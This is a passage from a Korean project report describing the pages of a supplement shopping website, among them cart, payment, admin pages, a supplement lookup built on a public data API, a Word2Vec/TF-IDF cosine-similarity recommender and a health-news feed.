
상품을 장바구니에 담거나 구매하거나 리뷰를 쓸 수 있는 페이지입니다.

- 찜 리스트 페이지




매인 홈페이지에서 하트 버튼을 눌렸을 때 담기는 상품의 페이지 입니다.

- 장바구니 페이지




- 결제 페이지




장바구니에 담긴 상품을 결제할 수 있는 페이지입니다. 결제는 카드와 PayPal 이 가능합니다.


- 주문 내역 페이지



주문한 시간, 주문한 상품 내역을 확인할 수 있는 페이지 입니다.

- 계정 , 비밀번호 수정 페이지





이메일을 제외한 이름과 전화번호 비밀번호들을 수정할 수 있습니다.

로그아웃 버튼 클릭 시 로그아웃이 되며 나의 찜리스트 클릭 시 찜 페이지로 이동합니다.

2.2.2 BMI, 영양제 추천, 건강 뉴스 페이지

- 영양제 성능 검색 페이지

영양제 성능 검색

공공데이터포털 사이트에서 제공하고 있는 건강기능식품 API 를 통해 수집

공공데이터포털이란? 국가에서 보유하고 있는 다양한 데이터를 공유·활용할 수 있도록 공공데이터(Dataset)와 Open API로 제공하는 사이트입니다.

data.go.kr


건강 기능을 선택해주세요

Choose a Function ...

영양제를 선택해주세요


Choose a Nutrients ...

>>>> 선택한 영양제와 유사한 영양제 추천받으러 가기



위 2.1.3 페이지에서 얻은 영양제 API 를 구현한 페이지입니다. 19 개의 카테고리 중 한 개를 선택하면 그에 맞는 원하는 영양제를 선택하여 영양제의 성능을 확인할 수 있습니다.

- 영양제 추천 시스템 페이지



Word2Vec

- 단어 간 유의미한 유사도를 반영할 수 있도록 단어의 의미를 벡터화 할 수 있는 방법
- *원핫 인코딩(0과 1로만 표현)은 유사도를 계산하지 못하고 속도가 매우 느리다
- *Word2Vec(실수형으로 표현)

TF-IDF

- TF: 특정 문서에 특정 단어가 얼마나 등장
- IDF: 전체 문서에서 특정 단어가 얼마나 등장
- TF-IDF: 다른 문서에서는 등장 안 하지만 특정 문서에서만 자주 등장
- 문서의 유사도를 구하기 쉽고 중요한 단어는 높은 숫자를 부여

코사인 유사도


- 두 벡터 간의 코사인 각도를 이용하여 구할 수 있는 두 벡터의 유사도를 통해 얼마나 유사한지 수치로 나타낸다
- -1이상 1이하의 값을 가지며 값이 1에 가까울수록 유사도가 높다
- 거리 기반으로 유사도를 구하는 유클리디안 거리에 비해 단어량 즉 스케일에 관계없이 유사한 문장을 매우 쉽게 찾을 수 있다

영양제 성능 페이지에서 찾은 영양제와 비슷한 영양제를 추천받고 싶다면 INPUT 창에 영양제 이름을 입력하면 비슷한 영양제 10 개를 순위별로 출력합니다. 홈페이지 사용자가 이해하기 쉽도록 추천 시스템에 사용한 알고리즘을 설명하였습니다.

- 건강 뉴스 페이지

에이치엘비 “이뮤노믹 GBM 2상 결과 늦어도 10월 발표” - 청년의사


에이치엘비(HLB) 미국 자회사 이뮤노믹테라퓨틱스(이하 이뮤노믹)의 교모세포종(GBM) 세포치료제 'ITI-1000' 2상 임상시험 결과가 이달 중 발표될 것으로 보인다. 당초 10월 초 공개예정이었으나 지연되고 있다.이에 에이치엘비는 17일 홈페이지를 통해 임상시험 결과 발표 지연 이유 등을 공개했다. 에이치엘비는 "주요 임상사이트인 플로리다 대학병원의 데이터 집계 업무가 허리케인으로 인해 몇 일 중단됨에 따라, 당초 10월초로 예상됐던 데이터 결과 집계 및...



트리니티메디컬뉴스 - 트리니티메디컬뉴스

▲ 픽사베이[트리니티메디컬뉴스=강다은 기자] 인체의 체세포는 늙으면 노화해 제거 대상인 '좀비 세포'로 불린다 암이나 알츠하이머병 등의 원인이 되기 때문이다. 하지만 일부 노화세포는 손상

흔한 두통? ...위험한 '이 병'의 징후 - 코메디닷컴



흔한 두통? ...위험한 '이 병'의 징후 - 코메디닷컴

머리가 아프면 "잠시 쉬면 낫겠지" "두통약을 먹을까"... 대수롭지 않게 생각하는 사람이 많다. 내 몸을 잘 살피면 돌연사의 징후까지 발견할 수 있다. 특히 전에 없던 극심한 두통이라면 119에 연락해야 한다. 두통이 매우 위험한 병의 신호인 경우를 알아보자.◆ 두통의 종류... 뇌에 병이 없는 경우 vs 중요 병의 신호질병관리청에 따르면 두통은 크게 뇌에 특별한 병이 없는 1차성 두통과 여러 가지 병으로 인해 나타나는 2차성 두통

한국화이자, 폐렴구균 백신 접종 캠페인...“독감백신과 동시접종 가능” - 라포르시안

[라포르시안] 한국화이자제약(대표이사 사장 오동욱)은 독감 유행 시즌을 맞아 프리베나13의 광고 모델인 배우 지진희와 함께 이달부터 전국 대학 및 일반 병원 대상으로 폐렴구균 백신 접종의 중요성을 알리는 캠페인을 진행한다고 지난 14일 밝혔다.질병관리청은 올해 37주 ...

혈당, 안정적 관리하는 생활습관 4가지 - 코메디닷컴


당뇨 진단을 받은 사람들은 혈당이 정상범위(70~110mg/dl) 보다 높다. 인슐린 치료가 필요한 제1형 당뇨병과 달리 제2형 당뇨병은 생활습관을 고치는 것만으로도 혈당조절이 가능하다. 약에 의존해야 할 정도로 수치가 높지 않다면 일상생활을 개선해서 수치를 안정화시킬 수 있다. ◆탄수화물 섭취 줄이기탄수화물을 구성하는 기본 단위가 바로 당이다. 탄수화물 섭취량이 늘어나면 혈당이 높아진다. 저탄수화물 식이요법은 혈당량을 안정 수

코로나19 걸리면 미각·후각 사라지는 이유 [건강] - 한국경제매거진


코로나19 걸리면 미각·후각 사라지는 이유 [건강], 외고 기자, 한경BUSINESS

건강 뉴스 API 를 통해 한국의 모든 건강 뉴스를 만나 볼 수 있는 페이지입니다.

2.2.3 관리자 페이지




- 슬라이드 이미지 추가




원하는 사진을 첨부해 매인 홈페이지 슬라이드에 사진을 추가할 수 있습니다.


- 오늘의 주문



오늘의 주문 내역을 확인할 수 있는 페이지 입니다.


- 카테고리 추가 페이지





